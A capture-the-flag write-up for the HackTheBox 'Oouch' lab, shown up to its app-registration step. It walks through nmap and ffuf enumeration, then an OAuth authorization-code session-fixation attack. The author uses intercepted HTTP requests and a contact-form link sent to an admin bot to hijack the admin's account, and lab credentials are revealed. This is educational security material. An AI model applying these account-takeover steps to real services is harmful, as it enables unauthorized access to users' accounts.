
Oouch - Write-up - HackTheBox

noraj

2020-08-01

Contents

1	Information	1
1.1	Box	1
2	Write-up	2
2.1	Overview	2
2.2	Network Enumeration	2
2.3	FTP Enumeration	3
2.4	HTTP Discovery	4
2.5	HTTP Enumeration	6
2.6	oAuth Discovery & exploitation	8
2.7	SSRF	10
2.8	qtc's documents	11
2.9	HTTP Enumeration (again)	12
2.10	Registering an app	13
2.11	2nd oAuth exploitation	16
2.12	Get qtc SSH key	18
2.13	SSH Access with qtc	20
2.14	Elevation of Privilege: docker credential stuffing	20
2.15	UWSGI exploitation	23
2.16	DBUS Exploitation	25
2.17	Bonus	25

1 Information

READ THE WU ONLINE: <https://rawsec.ml/en/hackthebox-ouch-write-up/>

1.1 Box

- **Name:** Oouch
- **Profile:** www.hackthebox.eu
- **Difficulty:** Hard
- **OS:** Linux
- **Points:** 40




Figure 1.1: ouch

2 Write-up

2.1 Overview

TL;DR: The 1st part is a lot about oAuth and the EoP part about DBus and UWSGI.

Install tools used in this WU on BlackArch Linux:

```
$ sudo pacman -S nmap filezilla ffuf burpsuite gnu-netcat
```

2.2 Network Enumeration

Let's discover available services with a nmap scan:

```
$ sudo nmap -p- -sSVC 10.10.10.177 -oA nmap_full
[sudo] password for noraj:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-29 23:51 CEST
WARNING: Service 10.10.10.177:8000 had already soft-matched rtsp, but now soft-matched sip;
↳ ignoring second value
Nmap scan report for 10.10.10.177
Host is up (0.022s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 ftp      ftp      49 Feb 11 19:34 project.txt
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.10.15.102
|     Logged in as ftp
|     TYPE: ASCII
|     Session bandwidth limit in byte/s is 30000
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
```

```

22/tcp open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 8d:6b:a7:2b:7a:21:9f:21:11:37:11:ed:50:4f:c6:1e (RSA)
|_  256 d2:af:55:5c:06:0b:60:db:9c:78:47:b5:ca:f4:f1:04 (ED25519)
5000/tcp open  http      nginx 1.14.2
|_http-server-header: nginx/1.14.2
| http-title: Welcome to Oouch
|_Requested resource was http://10.10.10.177:5000/login?next=%2F
8000/tcp open  rtsp
| fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/html
|     Vary: Authorization
|     <h1>Bad Request (400)</h1>
|   RTSPRequest:
|     RTSP/1.0 400 Bad Request
|     Content-Type: text/html
|     Vary: Authorization
|     <h1>Bad Request (400)</h1>
|   SIPOptions:
|     SIP/2.0 400 Bad Request
|     Content-Type: text/html
|     Vary: Authorization
|_   <h1>Bad Request (400)</h1>
|_http-title: Site doesn't have a title (text/html).
|_rtsp-methods: ERROR: Script execution failed (use -d to debug)
1 service unrecognized despite returning data. If you know the service/version, please submit
  → the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8000-TCP:V=7.80%I=7%D=6/29%Time=5EFA626D%P=x86_64-unknown-linux-gnu
SF:%r(GetRequest,64,"HTTP/1\0\20400\20Bad\20Request\r\nContent-Type:\x
SF:20text/html\r\nVary:\20Authorization\r\n\r\n<h1>Bad\20Request\20\20(40
SF:0\)\</h1>")%r(FourOhFourRequest,64,"HTTP/1\0\20400\20Bad\20Request\r
SF:\nContent-Type:\20text/html\r\nVary:\20Authorization\r\n\r\n<h1>Bad\20
SF:20Request\20\20(400\)\</h1>")%r(HTTPOptions,64,"HTTP/1\0\20400\20Bad\20
SF:20Request\r\nContent-Type:\20text/html\r\nVary:\20Authorization\r\n\r
SF:\n<h1>Bad\20Request\20\20(400\)\</h1>")%r(RTSPRequest,64,"RTSP/1\0\204
SF:00\20Bad\20Request\r\nContent-Type:\20text/html\r\nVary:\20Authoriz
SF:ation\r\n\r\n<h1>Bad\20Request\20\20(400\)\</h1>")%r(SIPOptions,63,"SIP/
SF:2\0\20400\20Bad\20Request\r\nContent-Type:\20text/html\r\nVary:\20
SF:0Authorization\r\n\r\n<h1>Bad\20Request\20\20(400\)\</h1>");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.42 seconds

```

2.3 FTP Enumeration

Let's check the FTP anonymous access with FileZilla or ftp CLI command:

```
$ ftp 10.10.10.177
Connected to 10.10.10.177.
220 qtc's development server
Name (10.10.10.177:noraj): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp          49 Feb 11 19:34 project.txt
226 Directory send OK.
```


Only one file, `project.txt`, we can't miss it:

```
$ cat project.txt
Flask -> Consumer
Django -> Authorization Server
```

It seems we will encounter a python web server in the next steps.


2.4 HTTP Discovery

Then we have a web application on port 5000: `http://10.10.10.177:5000/`



A screenshot of a web browser showing the login page of a service named 'Oouch'. The browser's address bar displays '10.10.10.177:5000/login?next=%2F'. The page has a light blue header with navigation links: 'Home', 'Login', and 'Register'. The main content area is white and features a large 'Sign In' heading. Below the heading are two input fields: 'Username' and 'Password'. Under the password field is a checkbox labeled 'Remember Me'. At the bottom of the form is a green 'Sign In' button.

There are a login and a register form, so let's register to see what's behind.



A screenshot of the 'Oouch' home page after a successful registration. The browser address bar shows '10.10.10.177:5000/home'. The page has a light blue header with 'Home' and 'Logout' links. A sidebar on the left contains a menu with the following items: 'Menu', 'Profile', 'Password Change', 'Documents', 'About', and 'Contact'. The main content area is white and displays a 'Welcome to Oouch' heading. Below the heading is a notice: 'Please notice, this page is currently under development. It is not full functional at the moment and may contains bugs that influence your user experience. However, all data that you enter and share with the application is kept private and all of our servers are configured according to the highest security standards.'

We quickly check the menu entries but there is nothing interesting.

The only action we can do is send a message on the contact page.

2.5 HTTP Enumeration

We'll use ffuf for directory busting:

```
$ ffuf -u http://10.10.10.177:5000/FUZZ -r -c -w
↳ ~/CTF/tools/SecLists/Discovery/Web-Content/common.txt

      /'___\ /'___\      /'___\
     /\ \_/\ /\ \_/\  __  __ /\ \_/\
    \ \ ,__\ \ \ ,__\ \ \ \ \ \ ,__\
     \ \ \_/\ \ \ \_/\ \ \_/\ \ \ \_/\
      \ \_ \ \ \_ \ \ \_ \_/\ \ \_ \
        \_/\  \_/\  \_/\_/\  \_/\

v1.1.0-git


-----

:: Method      : GET
:: URL         : http://10.10.10.177:5000/FUZZ
:: Wordlist     : FUZZ: /home/noraj/CTF/tools/SecLists/Discovery/Web-Content/common.txt
:: Follow redirects : true
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403

-----

about          [Status: 200, Size: 1828, Words: 414, Lines: 55]
contact        [Status: 200, Size: 1828, Words: 414, Lines: 55]
documents      [Status: 200, Size: 1828, Words: 414, Lines: 55]
home           [Status: 200, Size: 1828, Words: 414, Lines: 55]
logout         [Status: 200, Size: 1828, Words: 414, Lines: 55]
login          [Status: 200, Size: 1828, Words: 414, Lines: 55]
oauth          [Status: 200, Size: 1828, Words: 414, Lines: 55]
profile        [Status: 200, Size: 1828, Words: 414, Lines: 55]
register       [Status: 200, Size: 2109, Words: 517, Lines: 64]
:: Progress: [4658/4658] :: Job [1/1] :: 388 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
```

The only endpoint that not linked in the menu is oauth.



Please notice: This functionality is currently under development and not ready to be used in production. However, since you know about this hidden URL, it seems that you got developer access and are supposed to use it.

In order to connect your account with our Oouch authorization server, please visit:
<http://consumer.oouch.htb:5000/oauth/connect>

Once your account is connected, you should be able to use the authorization server for login. Just visit: <http://consumer.oouch.htb:5000/oauth/login>

Before digging deeper the OAuth process I'll add the domain names in `/etc/hosts` as a domain name may be required:

```
10.10.10.177 oouch.htb
10.10.10.177 consumer.oouch.htb
10.10.10.177 authorization.oouch.htb
```

If we go to <http://consumer.oouch.htb:5000/oauth/connect> and login we are redirected several times to end here: <http://authorization.oouch.htb:8000/login/>

So as we saw in `project.txt`, we must have the following logic:

- Flask -> Consumer -> consumer.oouch.htb:5000
- Django -> Authorization Server -> authorization.oouch.htb:8000

2.6 OAuth Discovery & exploitation

From here I'll have to learn about how OAuth works.

There are plenty resources to explain security flaws in OAuth, we will look how to perform a *Session Fixation Attack on OAuth*:

- 2020 - SANS (Institute Information Security Reading Room) - Four Attacks on OAuth, How to Secure Your OAuth Implementation by Khash Kiani
- 2015 - OWASP (NL Chapter Meeting 2015-01-15) - OAuth by Jim_Manico
- 2017 - Attacking the OAuth Protocol by Dhaval Kapil

So we will have to conduct an attack following those steps (we will need a proxy like Burp):

1. The victim (admin) is logged in at consumer site (<http://consumer.oouch.htb:5000>) (The OAuth client application)
2. The attacker (us) register an account at consumer site (<http://consumer.oouch.htb:5000/register>)
3. The attacker register an account at the provider site (<http://authorization.oouch.htb:8000/signup/>)
4. The attacker login at the provider site to speed-up the process (<http://authorization.oouch.htb:8000/login/>)
5. The attacker start login locally at consumer site (<http://consumer.oouch.htb:5000/login>)
6. The attacker goes to the OAuth login page (<http://consumer.oouch.htb:5000/oauth>)
7. The attacker start the connection process:

1. The attacker send the connect request


```
GET /oauth/connect HTTP/1.1
Host: consumer.oouch.htb:5000
...
```

2. Consumer Site redirects attacker to Provider Site to authorize the consumer site to use the provider site account (the OAuth authorization) (<http://authorization.oouch.htb:8000/oauth/authorize/>)

```
GET
→ /oauth/authorize/?client_id=UDBtC8HhZI18nJ53kJVJpXp4IIffRhKEXZ0fSd82&response_type=code&redirect_uri=http://consumer.oouch.htb:5000/oauth/callback
→ HTTP/1.1
Host: authorization.oouch.htb:8000
...
```

3. The attacker confirms the authorization by clicking the Authorize button (<http://authorization.oouch.htb:8000/oauth/authorize/>)

```
POST
→ /oauth/authorize/?client_id=UDBtC8HhZI18nJ53kJVJpXp4IIffRhKEXZ0fSd82&response_type=code&redirect_uri=http://consumer.oouch.htb:5000/oauth/callback
→ HTTP/1.1
Host: authorization.oouch.htb:8000
```



4. The provider site responds with the redirect URL which contains the authorization code in the code parameter (Authorization Grant)

```
GET /oauth/connect/token?code=Srwh8xkKLMf1VDre8HmqGieVQ1aY1C HTTP/1.1
Host: consumer.oouch.htb:5000
...
```

5. Here, the attacker **DOES NOT** follow the redirection (*Drop* instead of *Forward* in Burp).
8. Instead the attacker copies the Authorization Grant URL and send it to the administrator via the contact form (pseudo-SSRF that we'll see just after).

```
POST /contact HTTP/1.1
Host: oouch.htb:5000
...

csrf_token=IjQ0ZTk3YTcxZTJkMTUzMjdKODBmZWJlOTk3MWVhNjFlNDQ3YThkMTIi.XvuH3Q.BYECgUUU9-
nRB3hYE9d0PPi_4dA&textfield=http%3A%2F%2Fconsumer.oouch.htb%3A5000%2Foauth%2Fconnect%2Ftoken%3Fcode%3D
```

9. The victim follows the link and requests the Authorization Grant URL, and by doing so gives authorization to the Attacker to have full authorized access to Victim's account on Consumer Site.
10. The attacker waits a minute and goes back to the OAuth connect URL (<http://consumer.oouch.htb:5000/oauth/login>) and Authorize.
11. The attacker goes back to the profile page on consumer site and checks the account username is now qtc.

User Profile

Like other services Oouch collects some information about your person. However, in contrast to other service providers we keep your personal data at a minimum and let you always see all information that is stored about you. Here you can find all information that we currently know about your user account:

Username:	qtc
Email:	qtc@nonexistend.nonono
Connected-Accounts:	noraj2.

2.7 SSRF

If you paste an URL in the contact form, someone will click on it (a bot). So this gives us a pseudo-SSRF (in a phishing way).

Contact

Customer contact is really important for us. If you have feedback to our site or found any bugs that influenced your user experience, please do not hesitate to contact us. Messages that were submitted in the message box below are forwarded to the system administrator. Please do not submit security issues using this form. Instead ask our system administrator how to establish an encrypted communication channel.

Message

Send

Your message was sent. Thank you for your feedback!

Here the web server receiving the bot visit 1 minute after the message was sent.

```
$ ruby -run -e httpd share -p 8000
[2020-06-30 19:09:57] INFO  WEBrick 1.6.0
[2020-06-30 19:09:57] INFO  ruby 2.7.1 (2020-03-31) [x86_64-linux]
[2020-06-30 19:09:57] INFO  WEBrick::HTTPServer#start: pid=55191 port=8000
[2020-06-30 19:12:21] ERROR `/' not found.
```


```
10.10.10.177 - - [30/Jun/2020:19:12:21 CEST] "GET / HTTP/1.1" 404 273
- -> /
```

So we used this SSRF to send the Authorization Grant URL to the victim.

2.8 qtc's documents

Now that we are logged in as qtc (admin) we can access the document endpoint (<http://consumer.oouch.htb:5000/documents>)

Filename	Content
dev_access.txt	develop:supermegasecureklarabubu123! -> Allows application registration.
o_auth_notes.txt	/api/get_user -> user data. oauth/authorize -> Now also supports GET method.
todo.txt	Chris mentioned all users could obtain my ssh key. Must be a joke...



Knowledge from the documents:

- Credentials to register an app
- There is api to access user data
- The ssh key of qtc should be available somewhere

2.9 HTTP Enumeration (again)

There must be an endpoint to register an application as said in `dev_access.txt`.

Let's use ffuf to find it, rather straightforward:

```
$ ffuf -u http://authorization.oouch.htb:8000/oauth/FUZZ -r -c -w
↳ ~/CTF/tools/SecLists/Discovery/Web-Content/common.txt

      /'___\ /'___\      /'___\
     /\  __/\ /\  __/\  __  __ /\  __/\
    \ \ ,__\ \ \ ,__\ \ \  \ \  \ \ ,__\
     \ \ \_/\ \ \ \_/\ \ \_/\ \ \ \_/\
      \ \_ \  \ \_ \  \ \_ \_/\  \ \_ \
       \/_/   \/_/   \/_ \_/\   \/_/

v1.1.0-git
-----

:: Method      : GET
:: URL         : http://authorization.oouch.htb:8000/oauth/FUZZ
:: Wordlist     : FUZZ: /home/noraj/CTF/tools/SecLists/Discovery/Web-Content/common.txt
:: Follow redirects : true
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403
-----

applications      [Status: 401, Size: 0, Words: 1, Lines: 1]
:: Progress: [4658/4658] :: Job [1/1] :: 258 req/sec :: Duration: [0:00:18] :: Errors: 0 ::

$ ffuf -u http://authorization.oouch.htb:8000/oauth/applications/FUZZ -r -c -w
↳ ~/CTF/tools/SecLists/Discovery/Web-Content/common.txt

      /'___\ /'___\      /'___\
     /\  __/\ /\  __/\  __  __ /\  __/\
    \ \ ,__\ \ \ ,__\ \ \  \ \  \ \ ,__\
     \ \ \_/\ \ \ \_/\ \ \_/\ \ \ \_/\
      \ \_ \  \ \_ \  \ \_ \_/\  \ \_ \
       \/_/   \/_/   \/_ \_/\   \/_/

v1.1.0-git
-----

:: Method      : GET
:: URL         : http://authorization.oouch.htb:8000/oauth/applications/FUZZ
:: Wordlist     : FUZZ: /home/noraj/CTF/tools/SecLists/Discovery/Web-Content/common.txt
:: Follow redirects : true
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
```

```
:: Matcher : Response status: 200,204,301,302,307,401,403
-----


...
register [Status: 401, Size: 0, Words: 1, Lines: 1]
:: Progress: [4658/4658] :: Job [1/1] :: 194 req/sec :: Duration: [0:00:24] :: Errors: 0 ::
```

So we should be able to register an app at <http://authorization.oouch.htb:8000/oauth/applications/register>

2.10 Registering an app

Go at <http://authorization.oouch.htb:8000/oauth/applications/register>

